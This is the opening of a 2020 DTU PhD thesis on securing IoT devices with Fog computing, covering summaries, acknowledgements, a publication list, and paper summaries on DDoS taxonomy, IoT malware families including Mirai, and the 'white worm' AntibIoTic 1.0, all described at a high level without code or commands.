AntibIoTic: Securing the Internet of Things with Fog Computing

De Donno, Michele

Publication date:
2020

Document Version
Publisher's PDF, also known as Version of record

Link back to DTU Orbit

Citation (APA):
De Donno, M. (2020). *AntibIoTic: Securing the Internet of Things with Fog Computing*. Technical University of Denmark.

AntibIoTic: Securing the Internet of Things with Fog Computing

Michele De Donno

Kongens Lyngby 2020

A babbo,
l'essenza di ciò
che sono diventato

Summary (English)

The main aim of the thesis is to propose AntibIoTic 2.0, a distributed system that relies on Fog computing to secure the Internet of Things.

The Internet of Things (IoT) can be defined as a network of computing devices capable of exchanging data over the Internet without human intervention. Today, these smart devices have become pervasive and increasingly employed in consumer, organisational, industrial, infrastructure, and military applications. While creating new business opportunities and offering enhanced services to the users, the IoT revolution poses a severe threat to the global Internet security, as proven by the high number of attacks sourced from IoT malware over the last years. The result is a surge of interest in the IoT security, leading to novel technologies and paradigms, such as Fog computing. Fog computing is a novel distributed paradigm introduced as an extension of Cloud computing to bridge the gap between Cloud and IoT while offering a number of services, including security.

In this thesis, we investigate the Cloud-to-Thing continuum and propose AntibIoTic 2.0, a distributed solution that relies on Fog computing to secure the Internet of Things. First, we introduce the motivation behind this work, analysing Distributed Denial of Service (DDoS) attacks and IoT malware, and presenting AntibIoTic 1.0 with its limitations. Then, we investigate the literature on Fog computing, Cloud computing, and IoT, with a focus on the security aspects. Finally, we use this analysis as a source of knowledge and inspiration to design, implement, and evaluate AntibIoTic 2.0, the main and final contribution of this dissertation.

Summary (Danish)

Hovedresultatet af denne afhandling er AntibIoTic 2.0, en distribueret system der gør brug af Fog computing for at sikre Internet-of-Things.

Internet-of-Things (IoT) kan defineres som et netværk af computerenheder, der er i stand til at udveksle data over Internettet uden menneskelig indblanding. I dag er disse smarte enheder udbredte og bliver i stigende grad benyttet i forbruger-, organisations-, industri-, infrastruktur- og militærapplikationer. Selvom IoT-revolutionen skaber nye forretningsmuligheder og tilbyder forbedrede tjenester til brugerne, udgør den en alvorlig trussel mod den globale internetsikkerhed, hvilket er bevist af det store antal angreb fra IoT-malware gennem de seneste år. Resultatet er en øget interesse for IoT-sikkerhed, hvilket fører til nye teknologier og paradigmer, såsom Fog computing. Fog computing er et nyt distribueret paradigme der blev introduceret som en udvidelse af Cloud computing for at bygge en bro over kløften mellem Cloud computing og IoT, udover at tilbyde en række tjenester, herunder sikkerhed.

I denne afhandling undersøger vi Cloud-to-Thing overgangen og foreslår AntibIoTic 2.0, en distribueret løsning der gør brug af Fog computing for at sikre IoT. Vi introducerer først motivationen bag dette arbejde, analyserer Distributed Denial of Service (DDoS)-angreb og IoT-malware, og præsenterer AntibIoTic 1.0 med dets begrænsninger. Derefter undersøger vi litteraturen om Fog computing, Cloud computing og IoT med fokus på sikkerhedsaspekterne. Baseret på analysen præsenterer vi design, implementering og evaluering af AntibIoTic 2.0, hovedresultatet af denne afhandling.

Preface

This thesis was prepared at the Department of Applied Mathematics and Computer Science (DTU Compute) at the Technical University of Denmark (DTU) in fulfilment of the requirements for acquiring a PhD degree in Cyber Security Engineering. The PhD programme was conducted from September 2017 to October 2020 under the supervision of Professor Nicola Dragoni and co-supervised by Associate Professor Xenofon Fafoutis.

The thesis deals with the proposal of AntibIoTic 2.0, a solution to secure the Internet of Things resulted from the study of Fog computing and related paradigms.

The thesis is a collection of 8 research papers, appended as an integral part of this work.

Lyngby, 31-October-2020

[illegible]

Michele De Donno

Acknowledgements

The author has deliberately chosen to write some parts of these acknowledgements in Italian.

Acquiring a PhD degree is a long and challenging journey. As everything in life, it has its ups and downs, which make it such a unique and life-changing growing experience. The journey that led to this dissertation gave me the chance to learn a lot while meeting amazing people from all over the world. In the next lines, I feel the need to thank the people that have accompanied me throughout this experience.

First of all, I would like to thank my supervisor, Nicola Dragoni, for his wise guidance, continuous support, and thoughtful feedback. He was my first contact with DTU and Denmark and, since then, he has always supported and guided me, leading my personal and professional growth. He taught me a lot without imposing his ideas, letting me experiment, make mistakes, and improve on my own. I would also like to thank my co-supervisor, Xenofon Fafoutis, for his detailed and mindful suggestions, his supportive ideas, and his great availability. I am thankful to Alberto Giaretta, who has been not only an excellent colleague, but also a good friend. We shared ideas, questions, and concerns, along with folklore extracts ("Muu") and daily jokes, sometimes vital to ease the pressure.

I would like to thank all the people at the Technical University of Denmark (DTU), in particular at the section for Embedded Systems Engineering (ESE) and the Department of Applied Mathematics and Computer Science (DTU Compute), for fully supporting me and making me feel part of the group. In particular, I want to express my gratitude to Karin, for her infinite kindness and assistance, Luca and Alberto, for the friendly dialogues, Niklas and Koen, for the joint contests and CTFs, Krzysztof, for the shared adventures, Benjamin, for the chats over a beer, and Tórur, for the help with the Danish translation of the summary. A credit also goes to the projects and foundations that partially financed my PhD programme: the Poul V. Andersens Foundation, the Otto Mønsted Foundation, the Nordic IoT Hub, and the FORA training network. Finally, I am thankful to the people and institutions who hosted me during the research stays at the College of Science & Engineering of the Hamad Bin Khalifa University (Doha, Qatar), the Shanghai Institute of Fog Computing Technology of ShanghaiTech (Shanghai, China), and the Centre for Applied Autonomous Sensor Systems of the Örebro University (Örebro, Sweden). Thank you for warmly welcoming me and for inspiring me both personally and professionally.

Now, I would like to thank my friends and closest ones.

A big thank you goes to Giorgia, Andrea, Iyad, Angelo, Silvia, Vlad, Rob, Alberto, and Vaso, for making Copenhagen a warmer place. Thank you for the multicultural dinners, the serious debates, the extraordinary trips, the intense talks, the relaxing movie nights, the endless jokes, the extreme sports, the dancing events, the inspiring presentations, and the great parties. Thank you for the time you just decided to spend with me, despite my bold peculiarities. Each of you taught me something, and I feel blessed to have had the opportunity of sharing a part of this journey with you.

Un particolare ringraziamento va a Nicolò, per essere stato un amico prima ancora di un coinquilino. Grazie per aver condiviso con me intense avventure culinarie, prolungate sessioni di FIFA, lunghe chiacchierate ed abituali difficoltà giornaliere. Grazie per aver reso più vivibile l'estenuante routine quotidiana di un confinamento casalingo. "Ce la faremo!"

Un immancabile ringraziamento va poi ad Ivan, Domenico, Greta, Diana, Paola, Roberto e Rossella, che nonostante tempo e distanza, restano gli amici di sempre su cui poter contare. In particolare ad Ivan, Domenico e Roberto, sempre pronti a supportarmi e consigliarmi come fratelli.

Uno speciale ed affettuoso ringraziamento va a Grazia, per esserci sempre stata, nonostante tutto, e per aver usato la sua vena artistica per (provare a) smussare la mia indole ingegneristica. Grazie per essere sempre stata affettuosa, incoraggiante e rassicurante, per avermi supportato e sopportato, nonostante i miei sbalzi di umore e le mie elucubrazioni mentali, e per aver condiviso con me il peso di scelte e doveri, rendendo tutto un pochino più "carino".

Un grosso ringraziamento va poi alla mia famiglia, per il continuo supporto ed affetto incondizionato. In particolare a mamma, per i sui pareri critici e le sue premurose preoccupazioni, a babbo, per essere sempre stato un esempio da seguire, e a Mario, per essere ancora il mio compagno di giochi e consigliere più fidato. Nonostante la distanza, non mi avete mai lasciato solo, rimanendo per me sempre un punto di riferimento, un porto sicuro, dandomi la forza di raggiungere tutti i traguardi prefissatomi, incluso questo.

Last but not least, I would like to thank Denmark and the Danish society. This country welcomed me and taught me a lot over the last four years, shaping the person that I am today. I will bring with me costumes and traditions of this country, making of Copenhagen my second “hygge” home.

To conclude, I would like to thank all the people that I probably forgot to mention or that shared with me just a small part of this incredible journey.

Thank you all for helping me with making this PhD such a fantastic and rewarding experience.

Thank you.
Grazie.
Tak.

List of Publications

This thesis is a collection of 8 articles. In the rest of the section, we list the papers included in this dissertation and mention other papers published during the PhD programme but not part of this work.

Included Papers

The list of papers included in this thesis is provided below. For each article, the list includes a reference to the section or chapter discussing it, and the ID that will be used throughout the dissertation to identify it. Full reprints of the articles are appended to the thesis.

Paper A Section 2.1	**M. De Donno**, N. Dragoni, A. Giaretta, and A. Spognardi, "DDoS-Capable IoT Malwares: Comparative Analysis and Mirai Investigation", *Security and Communication Networks*, p. 30, 2018. [1]
Paper B Section 2.2	**M. De Donno**, N. Dragoni, A. Giaretta, and M. Mazzara, "AntibIoTic: Protecting IoT Devices Against DDoS Attacks", in *Proceedings of the 5th International Conference in Software Engineering for Defence Applications (SEDA)*, pp. 59-72, Springer LNCS, 2016. [2]
Paper C Section 3.1	**M. De Donno**, K. Tange, and N. Dragoni, "Foundations and Evolution of Modern Computing Paradigms: Cloud, IoT, Edge, and Fog", *IEEE Access*, vol. 7, pp. 150936–150948, 2019. [3]

Paper D Section 3.2	**M. De Donno**, A. Giaretta, N. Dragoni, A. Bucchiarone, and M. Mazzara, “Cyber-Storms Come from Clouds: Security of Cloud Computing in the IoT Era”, *Future Internet*, vol. 11, no. 6, 2019. [4]
Paper E Section 3.3	K. Tange, **M. De Donno**, X. Fafoutis, and N. Dragoni, “A Systematic Survey of Industrial Internet of Things Security: Requirements and Fog Computing Opportunities”, *IEEE Communications Surveys & Tutorials*, p. 33, 2020. [5]
Paper F Chapter 4	**M. De Donno** and N. Dragoni, “Combining AntibIoTic with Fog Computing: AntibIoTic 2.0”, in *Proceedings of the 3rd International Conference on Fog and Edge Computing (ICFEC)*, pp. 1-6, IEEE, 2019. [6]
Paper G Chapter 4	**M. De Donno**, J. M. D. Felipe, and N. Dragoni, “AntibIoTic 2.0: A Fog-based Anti-Malware for Internet of Things”, in *Proceedings of the European Symposium on Security and Privacy Workshops (EuroS&PW)*, pp. 11–20, IEEE, 2019. [7]
Paper H Chapter 4	**M. De Donno**, X. Fafoutis, and N. Dragoni, “AntibIoTic: The Fog-Enhanced Distributed Security System to Protect the (Legacy) Internet of Things”, *Submitted to an international journal*, 2020. [8]

Additional Papers

This section lists additional articles not included in the thesis but resulting from research work conducted during the PhD.

- L. Herskind, A. Giaretta, **M. De Donno**, and N. Dragoni, “BitFlow: Enabling Real-Time Cash-Flow Evaluations through Blockchain”, *Con-*

currency and Computation: Practice and Experience, vol. 32, no. 12, 2020.

- E. Bejder, A. K. Mathiasen, **M. De Donno**, N. Dragoni, and X. Fafoutis, "SHAKE: SHared Acceleration Key Establishment for Resource-Constrained IoT Devices", in *Proceedings of the 6th World Forum on Internet of Things (WF-IoT)*, IEEE, 2020.

- **M. De Donno**, K. M. Malarski, X. Fafoutis, N. Dragoni, M. N. Petersen, M. S. Berger, and S. Ruepp, "Sustainable Security for Internet of Things", in *Proceedings of the International Conference on Smart Applications, Communications and Networking (SmartNets)*, pp. 1-4, IEEE, 2019.

- K. Tange, **M. De Donno**, X. Fafoutis, and N. Dragoni, "Towards a Systematic Survey of Industrial IoT Security Requirements: Research Method and Quantitative Analysis", in *Proceedings of the Workshop on Fog Computing and the IoT (Fog-IoT)*, pp. 56-63, ACM, 2019.

- M. Favaretto, T. T. Anh, J. Kavaja, **M. De Donno**, and N. Dragoni, "When the Price is Your Privacy: A Security Analysis of Two Cheap IoT Devices", in *Proceedings of the 6th International Conference in Software Engineering for Defence Applications (SEDA)*, pp. 55-75, Springer LNCS, 2018.

- A. Giaretta, **M. De Donno**, and N. Dragoni, "Adding Salt to Pepper: A Structured Security Assessment over a Humanoid Robot", in *Proceedings of the 13th International Conference on Availability, Reliability and Security (ARES)*, pp. 1-8, ACM, 2018.

- **M. De Donno**, N. Dragoni, A. Giaretta, and A. Spognardi, "Analysis of DDoS-Capable IoT Malwares", in *Proceedings of the Federated Conference on Computer Science and Information Systems (FedCSIS)*, pp. 807-816, IEEE, 2017.

- **M. De Donno**, N. Dragoni, A. Giaretta, and A. Spognardi, "A Taxonomy of Distributed Denial of Service Attacks", in *Proceedings of the International Conference on Information Society (i-Society)*, pp. 100-107, IEEE, 2017.

- A. Tosun, **M. De Donno**, N. Dragoni, and X. Fafoutis, "RESIP Host Detection: Identification of Malicious Residential IP Proxy Flows", *Submitted to an international conference*, 2020.

Contents

Chapter 1

Introduction

The term “Internet of Things” (IoT) was originally coined in 1999 by Kevin Asthon, at that time, executive director of the Auto-ID Center at the Massachusetts Institute of Technology (MIT), while referring to its vision of linking the Radio-Frequency IDentification (RFID) technology with the Internet [9]. Over the years, this term has attracted exponentially growing interest, making the Internet of Things one of the Gartner top ten strategic technology trends for 2020[1]. According to Statista[2], the number of connected IoT devices will be around 43 billion by 2022, and over 75 billion by 2025. As a consequence, CISCO forecasts that global Machine-to-Machine (M2M) connections will grow from 6.1 billion in 2018 to 14.7 billion by 2023, with a Compound Annual Growth Rate (CAGR) of 19% [10]. The result is a real IoT revolution, with a plethora of new interconnected “smart” devices involved in consumer, organisational, industrial, infrastructure, and military applications, that have an impact on people and the society in which they live. On the one side, the IoT revolution drives new opportunities, leading to new business models and an enhanced user experience. On the other side, it can cause significant disruption, especially when it comes to security and privacy. According to the Unit 42 security report, at the beginning of 2020, 98% of the IoT traffic was unencrypted, and 57% of IoT devices

[1]https://www.gartner.com/smarterwithgartner/gartner-top-10-strategic-technology-trends-for-2020/ [Accessed on October 12th, 2020]

[2]https://www.statista.com/statistics/471264/iot-number-of-connected-devices-worldwide/ [Accessed on October 12th, 2020]

were vulnerable to medium- or high-severity attacks [11]. Operational technology (OT) systems are also prime targets for attackers, being often crucial assets for national infrastructures and economy. As a result, the Industrial Internet of Things (IIoT), namely the convergence of OT and IoT, inherits the worst of both worlds resulting in even more security challenges [12]. Although IoT devices can be the target themselves, for instance, to gain profit from hacking CCTV cameras, wearables, or industrial devices [13, 14, 15], they are most often used as a tool to attack other systems or networks. IoT botnets composed of compromised IoT devices are one of the most common attack vectors today, built by exploiting the wide availability of IoT devices and their weak security posture. Amongst others, one of the key motivations to run IoT botnets is to conduct large-scale Distributed Denial of Service (DDoS) attacks via IoT endpoints [11, 16]. IoT botnets first attracted significant attention in 2016 with the arrival of Mirai: the IoT malware that altered the world perception of IoT security [1]. Mirai infected about 600'000 poorly secured IoT devices and used them to attack, amongst others, the Domain Name System (DNS) provider Dyn with a traffic peak of 1.2 Terabits-per-second (Tbps). Today, many new sophisticated variants of Mirai are used to exploit IoT devices for nefarious purposes [11]; thus, novel techniques are required to increase the security level of the Internet of Things.

Cloud computing is strictly related with the IoT. It was originally designed to offer "computing as a utility" [17], thus, it naturally fits the often constrained nature of IoT devices. Also, the integration of Cloud computing with the IoT fulfils the common aim of developing new enhanced Internet services. However, the intrinsically centralised nature of Cloud computing suffers the dramatic increase in the number of IoT endpoints resulting from the IoT revolution, showing the limitations of a centralised approach. The result is an increasing interest in novel decentralised computing paradigms, amongst which Fog computing.

Fog computing is a relatively new distributed paradigm born from the necessity to overcome the challenges that the IoT revolution has brought to Cloud computing. It acts as a sort of middleware that bridges the gap between Cloud and IoT, providing support in several respects, including scalability, interoperability, latency, location awareness, and security [18].

Internet of Things, Cloud computing, and Fog computing are strictly connected paradigms that will play a crucial role in the next generation of technologies, having a significant impact on the people and the space surrounding them. As security researchers, our duty is to understand these paradigms fully and actively use them to shape the next generation of cyber defence.

1.1 Objectives

The main aim of this thesis is to investigate the use of Fog computing as a security solution for the Internet of Things, possibly proposing a new system that relies on Fog computing to secure the IoT.To this aim, some intermediate objectives need to be addressed.

The objectives of the thesis can be summarized as follows.

OBJ-I	Review the literature on Fog computing and related paradigms, investigating their definitions, differences, and motivations.
OBJ-II	Study the link between Cloud computing and IoT, analysing the resulting security implications.
OBJ-III	Identify the IoT security requirements and their relation with Fog computing.
OBJ-IV	Propose a new security solution for the Internet of Things based on Fog computing.

The objectives defined in this section led the research during the PhD programme and resulted in the contributions discussed in Section 5.1.

1.2 Organization

This dissertation is a collection of articles organized in chapters based on their content. Chapter 2 includes Papers A and B, and it introduces the motivation behind the research conducted during the PhD. Chapter 3 is based on Papers C, D, and E, and it provides a literature analysis of Cloud computing, Fog computing, and IoT, with focus on the security aspects. Chapter 4 includes Papers F, G, and H, and it presents AntibIoTic 2.0, the distributed security system that constitutes the main contribution of this dissertation. Finally, Chapter 5 concludes the thesis, summarising its contributions and discussing future work.

The section or chapter related to each paper is organised as follows. First, a few introductory lines are used to link the paper with the rest of the thesis; then, an extended summary of the content is provided; finally, closing remarks are presented. Exception is made for Papers F and G which are intermediate steps toward the final solution presented in Paper H. We deem not significant to discuss each of them individually, thus, we summarise them together with Paper H in Chapter 4.

The summaries presented in the following chapters are not meant to be exhaustive. Readers are invited to read the full papers appended to this work and considered part of the thesis.

Chapter 2

Motivation

In this chapter, we overview two papers that delineate the motivation behind this thesis. At the time of the Mirai malware, when the world started to acknowledge the IoT insecurity as a global problem, we analysed DDoS attacks and their relation with the IoT. Then, we proposed a palliative solution against IoT-based DDoS attacks, namely AntibIoTic 1.0, but it presented some limitations that motivated further research. These steps represent the starting point of AntibIoTic 2.0, the security system proposed as the principal contribution of this thesis.

Section 2.1 is based on Paper A [1] and Section 2.2 derives from Paper B [2]. Both papers are based on work conducted during the master's thesis at DTU [19], but they were written after the master's and published during the PhD. Although these papers are not considered original contributions for this dissertation, they constitute the bridge between the master's and PhD, acting as the motivation to the research presented in this thesis; thus, they are included in this work.

2.1 [Paper A] DDoS-Capable IoT Malwares: Comparative Analysis and Mirai Investigation

The 2016 is still remembered as the year of Mirai, the IoT malware that changed the world perception of the IoT security. Mirai not only represented a turning point for the global IoT security landscape, but also for the research presented in this thesis. In fact, we were conducting research on DDoS attacks when the source code of Mirai was published, giving us the possibility to investigate it and use it as a source of inspiration.

The paper summarised in this section analyses Distributed Denial of Service attacks and DDoS-capable IoT malware, with a specific focus on Mirai. The analysis conducted in this paper represents a crucial stepping stone for the design of AntibIoTic 1.0.

2.1.1 Extended Summary

This paper discusses DDoS attacks and their relation with the IoT. It provides a taxonomy of DDoS attacks, describes the main families of DDoS-capable IoT malware, also with respect to the taxonomy just introduced, and proposes a detailed investigation of Mirai, the most famous DDoS-capable IoT malware in recent history.

First, we introduce DDoS attacks, defining their key characteristics, classifying them, and describing some examples of attacks, such as TCP SYN ACK, ICMP Flood, and UDP Flood. The Distributed Denial of Service is an attack in which the attacker takes advantage of a great number of distributed devices (namely, the botnet) to make the target unavailable to its legitimate users, temporarily or indefinitely interrupting the services offered. DDoS attacks can be classified from different perspectives. We propose a comprehensive taxonomy of DDoS attacks based on 13 features, as shown in Figure 2.1: architectural model, exploited vulnerability, protocol level, degree of automation, scanning strategy, propagation mechanism, impact on the victim, attack rate, persistence of agent set, source address validity, victim type, attack traffic distribution, and resources involved.




Figure 2.1: Taxonomy of DDoS attacks based on 13 features (source: [1]).

Subsequently, we conduct an investigation on DDoS-capable IoT malware, describing the most relevant malware families of the last years, and classifying them based on the taxonomy previously proposed. The families of DDoS-capable IoT malware we analysed are summarised in Table 2.1. The table details, for each malware family, the year of appearance, the type of source code available (reverse-engineered or open-source), the CPU targeted, the DDoS architecture used, and the DDoS attacks able to perpetrate. For details on the differences between DDoS architectures refer to Section 3.1 of Paper A. Then, we group

Table 2.1: Summary of IoT malware with DDoS capabilities, as of 2017 (source: [1]). For details on the DDoS architecture column refer to Section 3.1 of Paper A.

Malware	Year	Source Code	Target CPU	DDoS Architecture	DDoS Attacks
Linux.Hydra	2008	Open Source	MIPS	IRC-Based	SYN Flood, UDP Flood
Psyb0t	2009	Reverse Eng.	MIPS	IRC-Based	SYN Flood, UDP Flood, ICMP Flood
Chuck Norris	2010	Reverse Eng.	MIPS	IRC-Based	SYN Flood, UDP Flood, ACK Flood
Tsunami, Kaiten	2010	Reverse Eng.	MIPS	IRC-Based	SYN Flood, UDP Flood, ACK-PUSH Flood, HTTP Layer 7 Flood, TCP XMAS
Aidra, LightAidra, Zendran	2012	Open Source	MIPS, MIPSEL, ARM, PPC, SuperH	IRC-Based	SYN Flood, ACK Flood
Spike, Dofloo, MrBlack, Wrkatk, Sotdas, AES.DDoS	2014	Reverse Eng.	MIPS, ARM	Agent-Handler	SYN Flood, UDP Flood, ICMP Flood, DNS Query Flood, HTTP Layer 7 Flood
BASHLITE, Lizkebab, Torlus, Gafgyt	2014	Open Source	MIPS, MIPSEL, ARM, PPC, SuperH, SPARC	Agent-Handler	SYN Flood, UDP Flood, ACK Flood
Elknot, BillGates	2015	Reverse Eng.	MIPS, ARM	Agent-Handler	SYN Flood, UDP Flood, ICMP Flood, DNS Query Flood, DNS Amplification, HTTP Layer 7 Flood, Other TCP Floods
XOR.DDoS	2015	Reverse Eng.	MIPS, ARM, PPC, SuperH	Agent-Handler	SYN Flood, ACK Flood, DNS Query Flood, DNS Amplification, Other TCP Floods
LUABOT	2016	Reverse Eng.	ARM	Agent-Handler	HTTP Layer 7 Flood
Remaiten, KTN-RM	2016	Reverse Eng.	ARM, MIPS, PPC, SuperH	IRC-Based	SYN Flood, UDP Flood, ACK Flood, HTTP Layer 7 Flood
NewAidra, Linux.IRCTelnet	2016	Reverse Eng.	MIPS, ARM, PPC	IRC-Based	SYN Flood, ACK Flood, ACK-PUSH Flood, TCP XMAS, Other TCP Floods
Mirai	2016	Open Source	MIPS, MIPSEL, ARM, PPC, SuperH, SPARC	Agent-Handler	SYN Flood, UDP Flood, ACK Flood, VSE Query Flood, DNS Water Torture, GRE IP Flood, GRE ETH Flood, HTTP Layer 7 Flood




Figure 2.2: Correlation between families of DDoS-capable IoT malware, as of 2017 (source: [1]).

the malware families and discuss their correlation and evolution over the years, pointing out their differences and similarities. The correlation between different DDoS-capable IoT malware is depicted in Figure 2.2.

Finally, we thoroughly analyse Mirai. Mirai is one of the most dangerous IoT malware in recent history; it was able to create a botnet of around 600'000 infected IoT devices used to perform some of the largest DDoS attacks ever seen, with a traffic peak of 1.2 Tbps. We inferred its logical infrastructure, depicted in Figure 2.3, and understood its modus operandi, providing a detailed description of each component of Mirai and how they cooperated to achieve a full functional botnet. Mirai uses a spreading loop named "Real Time Loading": each infected device (namely, bot or agent) scans the Internet for other vulnerable IoT devices and sends the results back to the Reporting server; this server forwards the information to the Loader server; the latter infects the insecure devices, adding them to the botnet and making them available to use as sources of the next DDoS attack.

We conclude the Mirai investigation by providing a technical analysis of its source-code, to explain in detail how Mirai is implemented. Mirai uses a dictionary attack based on 62 default usernames and password to gain control of vulnerable IoT endpoints via Telnet or SSH. The infected devices are then used as part of a botnet to perpetrate a variety of DDoS attacks (e.g., SYN Flood, UDP Flood, DNS Water Torture) based on different network protocols (e.g., GRE, TPC, DNS, UDP).




Figure 2.3: The logical infrastructure behind the Mirai malware (source: [1]).

2.1.2 Closing Remarks

In this paper, we provided an updated and comprehensive taxonomy of DDoS attacks, and we analysed DDoS-capable IoT malware, with a specific focus on Mirai. We underlined how the trivial vulnerabilities of IoT devices (such as hard-coded username and password) can lead to massive botnets later used, for instance, to perpetrate large-scale DDoS attacks against any service on the Internet (including DNS providers).

With this paper, we highlighted the need for security solutions aimed at securing IoT endpoints,ì to improve the overall Internet security. The analysis of Mirai inspired us for the design of AntibIoTic 1.0, the palliative solution against IoT-driven DDoS attacks presented in the next section.

2.2 [Paper B] AntibIoTic: Protecting IoT Devices Against DDoS Attacks

The investigation on DDoS attacks and IoT malware conducted in the previous section served us as a source of inspiration to design the first version of AntibIoTic (referred to as AntibIoTic 1.0).

In the paper summarised in this section, we propose AntibIoTic 1.0, a white worm that secures vulnerable IoT devices and increases the awareness and synergy on the IoT security problem. AntibIoTic 1.0 is strongly influenced by Mirai; thus, it drags some ethical and legal implications that have stimulated the re-engineering of the system, leading to AntibIoTic 2.0.

2.2.1 Extended Summary

This paper presents the first version of AntibIoTic, a white worm designed as a palliative solution to prevent DDoS attacks sourced from IoT devices. The paper includes an overview of the AntibIoTic functionalities and a description of its infrastructure, a comparison with similar approaches, and a discussion of legal and ethical implications of using a white worm like AntibIoTic to secure the IoT.

AntibIoTic 1.0 is inspired by Mirai and based on the belief that the inherent insecurity of IoT devices can be used as a tool to secure the IoT. Similarly to how the medical antibiotics act to treat infections of the human body, AntibIoTic 1.0 is designed as a white worm that exploits the effective spreading capabilities of existing IoT malware, particularly Mirai, to infect vulnerable IoT devices and secure them, creating a white botnet of safe systems. The infrastructure needed to support the botnet is also designed to include features aimed to increase the awareness on the IoT security problem and push the collaboration of all actors involved in the IoT devices lifecycle.

First, we present a high-level description of the AntibIoTic functionalities and provide some examples of operation in real-world scenarios. AntibIoTic 1.0 is able to secure vulnerable IoT devices and sanitise them to avoid further intrusions. It can publish data and statistics on the status of white botnet and expose interactive interfaces to encourage the interaction with anyone interested. It is also resistant to device reboots and raises notification to the device owner when security problems are detected. An example of how AntibIoTic works in a real scenario is reported in Figure 2.4.

